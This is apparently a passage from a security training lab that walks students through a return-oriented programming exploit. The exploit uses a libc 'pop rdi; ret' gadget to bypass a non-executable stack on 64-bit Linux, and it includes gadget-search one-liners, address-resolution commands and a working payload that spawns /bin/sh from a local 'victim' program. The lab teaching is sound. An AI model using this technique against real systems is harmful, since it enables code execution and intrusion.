
44. ☐ If we turn on the execute stack feature, the program will fail, so we need another way. The whole area is marked nonexecutable, so we get shut down.
45. ☐ The snippets of code are handpicked from executable memory; for example, they might be fragments of libc. Hence the no-execute (NX) bit is powerless to stop us. Please see more details below:
- a. We start with SP pointing to the start of a series of addresses. An **RET** instruction kicks things off.
 - b. Forget RET's usual meaning of returning from a subroutine. Instead, focus on its effects: RET jumps to the address in the memory location held by SP, and increments SP by 8 (on a 64-bit system).
 - c. After executing a few instructions, we encounter an RET.
46. ☐ In ROP, a sequence of instructions ending in RET is called a gadget.

47. ☐ As we did earlier, we can use the libc **system()** function with **"/bin/sh"** as the argument. We can do this by calling a gadget that assigns a value that is chosen and provided to RDI and that causes a jump to the system() libc function.
48. ☐ We first want to expand on the process we used before and locate libc. Enter **locate libc.so**. An example of this is shown in the following screenshot.

A screenshot of a Linux desktop environment with a terminal window open. The terminal shows the command 'locate libc.so' being executed, which returns two paths: '/lib/x86_64-linux-gnu/libc.so.6' and '/usr/lib/x86_64-linux-gnu/libc.so'. The desktop has a red and purple gradient background and a sidebar with various application icons.

```
student@ubuntu: ~  
student@ubuntu:~$ locate libc.so  
/lib/x86_64-linux-gnu/libc.so.6  
/usr/lib/x86_64-linux-gnu/libc.so  
student@ubuntu:~$
```

49. ☐ As the above screenshot shows, we have both 32- and 64-bit and we want to focus on the 64-bit code. So, now we want to look for gadgets. There are tools for this, but we will show the manual way of doing it since we can always use a tool. Remember that we need to find the instructions ending in RET.
50. ☐ Enter the following: **objdump -d /lib/x86_64-linux-gnu/libc.so.6 | grep -B5 ret**. An example of the output of the command is shown in the following screenshot.




```
Terminal
student@ubuntu: ~

165525: 85 c0      test    %eax,%eax
165527: 75 07      jne     165530 <_libc_thread_freeres+0x8>
0>
165529: 48 83 c4 08 add     $0x8,%rsp
16552d: 5b        pop     %rbx
16552e: 5d        pop     %rbp
16552f: c3        retq
--
165629: 48 c7 40 08 00 00 00 movq    $0x0,0x8(%rax)
165630: 00
165631: 48 83 c4 08 add     $0x8,%rsp
165635: 5b        pop     %rbx
165636: 5d        pop     %rbp
165637: c3        retq
--
1656d2: 64 48 c7 45 00 00 00 movq    $0x0,%fs:0x0(%rbp)
1656d9: 00 00
1656db: 48 83 c4 08 add     $0x8,%rsp
1656df: 5b        pop     %rbx
1656e0: 5d        pop     %rbp
1656e1: c3        retq
student@ubuntu:~$
```

51. ☐ Out of the long list of possible gadgets here, we must find the following:
- a. pop %rdi
 - b. retq
52. ☐ We could go through this long output, but that is not a great solution. You cannot search for a sequence of bytes; at least at the time of writing this lab, there was no easy way to do this. So, using the workaround from the crypto team at Stanford, enter **xxd -c1 -p /lib/x86_64-linux-gnu/libc.so.6 | grep -n -B1 c3 | grep 5f -m1 | awk '{printf"%x\n",\$1-1}'**
- i. Dump the library, one hex code per line.
 - ii. Look for "c3", and print one line of leading context along with the matches. We also print the line numbers.

- iii. Look for the first "5f" match within the results.
- iv. As line numbers start from 1 and offsets start from 0, we must subtract 1 to get the latter from the former. We also want the address in hexadecimal. Asking Awk to treat the first argument as a number (due to the subtraction) conveniently drops all characters after the digits, namely the "-5f" that grep outputs.
- v. An example of the output of the command is shown in the following screenshot.



The screenshot shows a terminal window titled "Terminal" with a red and purple background. The terminal displays the following command and output:

```
student@ubuntu: ~  
student@ubuntu:~$ xxd -c1 -p /lib/x86_64-linux-gnu/libc.so.6 | grep -n -B1 c3 | grep 5f -m1 | a  
wk '{printf"%x\n",$1-1}'  
22a12  
student@ubuntu:~$
```

53. ☐ We now have the address of the gadget in **libc**, so now we need to get the following:
- a. libc address – 0x22a12
 - b. address of `"/bin/sh"`

c. address of libc's system() function


54. ☐ Once we have these, we can execute the next RET instruction. The program will pop the address of `"/bin/sh"` into RDI via the first gadget, and then jump to the **system()**.

55. ☐ We are ready to test our analysis to this point. In one terminal window, enter **./victim**. In another terminal window, enter the following two commands:

a. `pid=`ps -C victim -o pid --no-headers | tr -d ' '``

b. `grep libc /proc/$pid/maps`

56. ☐ An example of the output of the commands is shown in the following screenshot.



```
student@ubuntu:~$ pid=`ps -C victim -o pid --no-headers | tr -d ' '`
student@ubuntu:~$ grep libc /proc/$pid/maps
7fd674f31000-7fd6750e6000 r-xp 00000000 08:01 791103 /lib/x86_64-linux-gnu/libc-2.15.so
7fd6750e6000-7fd6752ea000 ---p 001b5000 08:01 791103 /lib/x86_64-linux-gnu/libc-2.15.so
7fd6752ea000-7fd6752ec000 r-xp 001b5000 08:01 791103 /lib/x86_64-linux-gnu/libc-2.15.so
7fd6752ec000-7fd6752ec000 rwxp 001b9000 08:01 791103 /lib/x86_64-linux-gnu/libc-2.15.so
student@ubuntu:~$
```

57. ☐ From the output, we see that libc is loaded into memory at **0x7fd674f31000**. With our earlier result, we know that the address of our gadget is **0x7fd674f31000 + 0x22a12**.
58. ☐ Now we must put "**bin/sh**" somewhere in memory. We can proceed similarly as earlier and place this string at the beginning of the buffer. From earlier, its address is **0x7ffffffe1a0**.
59. ☐ The last thing we need is the location of the `system()`. We have seen how we can get this in a variety of different ways. The first thing we need to do is create a program that will find the addresses for us. This is shown in the following code segment:
- ```
60. #include <stdio.h>
61. #include <stdlib.h>
62. #include <sys/types.h>
63. #include <unistd.h>
64. int main() {
65. char cmd[64];
66. sprintf(cmd, "pmap %d", getpid());
67. system(cmd);
68. return 0;
}
```
69. ☐ Save the file as `base.c`. Then compile it. Once it is compiled, we will use it.
70. ☐ In the terminal window, enter the following commands:
- `libc=/lib/x86_64-linux-gnu/libc.so.6`
  - `base=0x$(setarch `arch` -R ./base | grep -m1 libc | cut -f1 -d' ')`
  - `echo ...base at $base`
  - `system=0x$(nm -D $libc | grep '¥<system>' | cut -f1 -d' ')`



e. `echo ...system at $system`


f. `exit=0x$(nm -D $libc | grep '¥<exit>' | cut -f1 -d ' ')`

g. `echo ...exit at $exit`

h. `gadget=0x$(xxd -c1 -p $libc | grep -n -B1 c3 | grep 5f -m1 | awk '{printf"%x¥n",$1-1}')`

i. `echo ...push-RDI gadget at $gadget`


71. ☐ An example of the output from these commands is shown in the following screenshot.



```
student@ubuntu:~$ gcc -o base -fno-stack-protector base.c
student@ubuntu:~$ libc=/lib/x86_64-linux-gnu/libc.so.6
student@ubuntu:~$ base=0x$(setarch 'arch' -R ./base | grep -m1 libc | cut -f1 -d ' ')
student@ubuntu:~$ echo ...base at $base
...base at 0x00007ffff7a1a000
student@ubuntu:~$ system=0x$(nm -D $libc | grep '\<system\>' | cut -f1 -d ' ')
student@ubuntu:~$ echo ...system at $system
...system at 0x00000000000045730
student@ubuntu:~$ exit=0x$(nm -D $libc | grep '\<exit\>' | cut -f1 -d ' ')
student@ubuntu:~$ echo ...exit at $exit
...exit at 0x0000000000003ba40
student@ubuntu:~$ gadget=0x$(xxd -c1 -p $libc | grep -n -B1 c3 | grep 5f -m1 | awk '{printf"%x¥n",$1-1}')
student@ubuntu:~$ echo ...push-RDI gadget at $gadget
...push-RDI gadget at 0x22a12
student@ubuntu:~$
```

72. ☐ Before we explain what we have done, review the screenshot. We now have all values that we need for our exploit to break the no execute on the stack protection. We have accomplished all this without a debugger!

73. ☐ We loaded the library into the `libc` variable, then ran our code, and searched for the information within the library and memory. For the gadget, we used `awk` to format the output as follows:
- a. Dump the library, one hex code per line
  - b. Look for `"c3"` and print one line of leading context along with the matches. We also print the line numbers.
  - c. Look for the first `"5f"` match within the results.
74. ☐ As line numbers start from 1 and offsets start from 0, we must subtract 1 to get the latter from the former. We also want the address in hexadecimal. Asking `Awk` to treat the first argument as a number (due to the subtraction) conveniently drops all characters after the digits, namely the `"-5f"` that `grep` outputs.
75. ☐ We are where we need to be, and we plan on overwriting the return address as follows:
- a. `libc` address + `0x22a12`
  - b. address of `"/bin/sh"`
  - c. address of `libc's system()` function
76. ☐ Then, the next return instruction should pop the address of `"/bin/sh"` into the `RDI` using the first gadget, and then jump into the **`system()`** function
77. ☐ Let us work through another method to validate what we have obtained with respect to the address of `system`.
78. ☐ Enter **`nm -D /lib/ x86_64-linux-gnu/libc.so.6 | grep '¥'`**. The output of this command is shown in the following screenshot.



```
student@ubuntu:~$ libc=/lib/x86_64-linux-gnu/libc.so.6
student@ubuntu:~$ base=0x$(setarch `arch` -R ./base | grep -m1 libc | cut -f1 -d
')
student@ubuntu:~$ echo ...base at $base
...base at 0x00007ffff7a1a000
student@ubuntu:~$ system=0x$(nm -D $libc | grep '\<system>' | cut -f1 -d' ')
student@ubuntu:~$ echo ...system at $system
...system at 0x000000000045730
student@ubuntu:~$ exit=0x$(nm -D $libc | grep '\<exit>' | cut -f1 -d' ')
student@ubuntu:~$ echo ...exit at $exit
...exit at 0x00000000003ba40
student@ubuntu:~$ gadget=0x$(xxd -c1 -p $libc | grep -n -B1 c3 | grep 5f -m1 | awk '{printf"%x\n", $1-1}')
student@ubuntu:~$ echo ...push-RDI gadget at $gadget
...push-RDI gadget at 0x22a12
student@ubuntu:~$ nm -D /lib/ x86_64-linux-gnu/libc.so.6 | grep '\<system>'
nm: Warning: '/lib/' is not an ordinary file
nm: 'x86_64-linux-gnu/libc.so.6': No such file
student@ubuntu:~$ nm -D /lib/x86_64-linux-gnu/libc.so.6 | grep '\<system>'
000000000045730 W system
student@ubuntu:~$
```

79. ☐ As the above screenshot shows, we do in fact have system, and now we are in business. So, we just use the address plus the offset for each of the values; in this case, the system offset is **0x45730**.

80. ☐ Before we continue, record the addresses here:

a. base \_\_\_\_\_

b. system \_\_\_\_\_


c. exit \_\_\_\_\_

d. gadget \_\_\_\_\_

81. ☐ We have the values stored as variables. We can use them with our command and avoid the long hex numbers. This is one of the reasons for choosing this method. Enter the following command:

```
82. addr=$(echo | setarch $(arch) -R ./victim | sed
 1q)
83. ((
84. echo -n /bin/sh | xxd -p
85. printf %0130d 0
86. printf %016x $((base+gadget)) | tac -rs..
87. printf %016x $((addr)) | tac -rs..
88. printf %016x $((base+system)) | tac -rs..
89. printf %016x $((base+exit)) | tac -rs..
90. echo
) | xxd -r -p ; cat) | setarch `arch` -R ./victim
```

91. ☐ Hit enter a few times. Type in some commands and confirm that you have successfully passed **"/bin/sh"** into memory and caused the rip to execute it. So, how did we do this difficult task? We did this by analyzing the memory and crafting shell code manually!
92. ☐ More specifically, there are 130 0s that xxd turns into 65 zero bytes. This is exactly enough to fill the buffer after **"/bin/sh"** as well as the pushed RBP. Then, the next location overwrites the top of the stack.
93. ☐ An example of the output of the command is shown in the following screenshot.



```
Terminal
student@ubuntu: ~
student@ubuntu:~$ addr=$(echo | setarch $(arch) -R ./victim | sed 1q)
student@ubuntu:~$ ((echo -n /bin/sh | xxd -p; printf %0130d 0; printf %016x $((base+gadget))
| tac -rs.; printf %016x $((addr)) | tac -rs.; printf %016x $((base+system)) | tac -rs.; prin
tf %016x $((base+exit)) | tac -rs.; echo;) | xxd -r -p ; cat) | setarch `arch` -R ./victim
0x7fffffff1e0
What's your name?
ls
Hello, /bin/sh!
ls -lart
total 48512
-rw-r--r-- 1 student student 675 Apr 1 2020 .profile
-rw-r--r-- 1 student student 8445 Apr 1 2020 examples.desktop
-rw-r--r-- 1 student student 3486 Apr 1 2020 .bashrc
-rw-r--r-- 1 student student 220 Apr 1 2020 .bash_logout
drwxr-xr-x 3 root root 4096 Apr 1 2020 ..
drwxr-xr-x 2 student student 4096 Apr 1 2020 Videos
drwxr-xr-x 2 student student 4096 Apr 1 2020 Templates
drwxr-xr-x 2 student student 4096 Apr 1 2020 Public
drwxr-xr-x 2 student student 4096 Apr 1 2020 Pictures
drwxr-xr-x 2 student student 4096 Apr 1 2020 Music
drwxr-xr-x 2 student student 4096 Apr 1 2020 Documents
```

94. ☐ You have successfully bypassed the no execute stack on a 64-bit OS.
95. ☐ We have only provided a brief overview here: with just a few gadgets, any computation is possible. Furthermore, there are tools that mine libraries for gadgets and compilers that convert an input language into a series of addresses ready for use on an unsuspecting non-executable stack. A well-armed attacker might as well forget that executable space protection even exists.
96. ☐ The lab objectives have been achieved. Close all windows and clean up as required.